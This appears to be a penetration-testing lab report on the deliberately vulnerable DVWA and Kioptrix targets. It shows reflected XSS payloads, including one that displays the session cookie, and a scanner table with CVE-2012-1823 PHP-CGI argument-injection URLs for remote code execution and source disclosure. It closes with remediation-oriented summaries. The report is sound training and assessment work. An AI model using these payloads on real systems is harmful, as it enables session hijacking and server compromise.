
VAPT T3 Report

1 – Advanced Exploitation and Web Application Testing Lab

Target: http://192.168.137.129/dvwa
Tools: Nmap, Owasp ZAP, Nikto

Evidence:



192.168.137.129/dvwa/vulnerabilities/xss_r/?name=abc#

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


abc

Hello abc

More info


http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

XSS – generating remote alert



192.168.137.129/dvwa/vulnerabilities/xss_r/?name=<script>alert["Hacked"]<script>

Hacking attempt detected and logged.




192.168.137.129/dvwa/vulnerabilities/xss_r/?name=<script>alert%28"Hacked"%29<%2Fscript>#

192.168.137.129 says

Hacked

XSS - inserting script to retrieve cookies



192.168.137.129/dvwa/vulnerabilities/xss_r/?name=<script>alert(document.cookie)</script>

192.168.137.129 says

security=low; PHPSESSID=29564ec8f9d4f7853bb45bd5b1af43b3

cripting (XSS)

What's your name?

Hello

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

ZAP, NMAP report attached in folder

Table:


Vulnerability	Severity	URL
Remote Code Execution - CVE-2012-1823	High	http://192.168.137.129/dvwa/?-d+allow_url_include%3d1+-d+auto_prepend_file%3dphp://input
		http://192.168.137.129/dvwa/login.php?-d+allow_url_include%3d1+-d+auto_prepend_file%3dphp://input
Source Code Disclosure - CVE-2012-1823	High	http://192.168.137.129/dvwa/?-s
		http://192.168.137.129/dvwa/login.php?-s
Content Security Policy (CSP) Header Not Set	Medium	http://192.168.137.129/dvwa
		http://192.168.137.129/dvwa/login.php
		http://192.168.137.129/robots.txt
		http://192.168.137.129/sitemap.xml
Directory Browsing	Medium	http://192.168.137.129/dvwa/dvwa/
		http://192.168.137.129/dvwa/dvwa/css/
		http://192.168.137.129/dvwa/dvwa/images/
Hidden File Access	Medium	http://192.168.137.129/phpinfo.php
Missing Anti-clickjacking Header	Medium	http://192.168.137.129/dvwa
		http://192.168.137.129/dvwa/login.php
Cookie No HttpOnly Flag	Low	http://192.168.137.129/dvwa/
Cookie without SameSite Attribute	Low	http://192.168.137.129/dvwa/
Server Leaks via "X-Powered-By" HTTP Response Header Field(s)	Low	http://192.168.137.129/dvwa
		http://192.168.137.129/dvwa/login.php
Server Leaks via "Server" HTTP Response Header Field	Low	http://192.168.137.129/dvwa
		http://192.168.137.129/dvwa/
		http://192.168.137.129/dvwa/dvwa/css/login.css
		http://192.168.137.129/dvwa/dvwa/images/login_logo.png
		http://192.168.137.129/dvwa/dvwa/images/RandomStorm.png
		http://192.168.137.129/dvwa/login.php
		http://192.168.137.129/robots.txt
		http://192.168.137.129/sitemap.xml
		http://192.168.137.129/dvwa/login.php

2 – Post-Exploitation Evidence collection

Description:

Alert generated on the web

Evidence:



Not secure 192.168.137.129/dvwa/vulnerabilities/xss_r/?name=<script>alert(document.cookie)</script>

192.168.137.129 says

security=low; PHPSESSID=29564ec8f9d4f7853bb45bd5b1af43b3

What's your name?


Hello

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7



Not secure 192.168.137.129/dvwa/vulnerabilities/xss_r/?name=<script>alert%28"Hacked"%29<%2Fscript>#

192.168.137.129 says

Hacked

3 – Technical summary

A penetration test was performed on DVWA and Kioptrix using Kali Linux. Enumeration revealed RCE (CVE-2012-1823), XSS, CSP misconfiguration, directory browsing, and insecure cookies. Exploitation achieved remote command execution and shell access. Post-exploitation confirmed system exposure due to outdated services and missing security headers. Evidence and attack logs were collected

4 – Non technical summary

A security assessment was conducted on the DVWA and Kioptrix environments to identify weaknesses that attackers could exploit. Several high-risk issues were found, including a remote code execution flaw and misconfigured security controls. These vulnerabilities allowed unauthorized system access and exposure of sensitive information. Additional medium-risk issues, such as missing security headers, directory browsing, and insecure cookies, increased the overall attack surface. After exploiting the system, we demonstrated how an attacker could gain control and extract data. To reduce risk, the system should be updated, patching applied, and secure configurations implemented. Overall security can improve significantly with regular maintenance and reviews.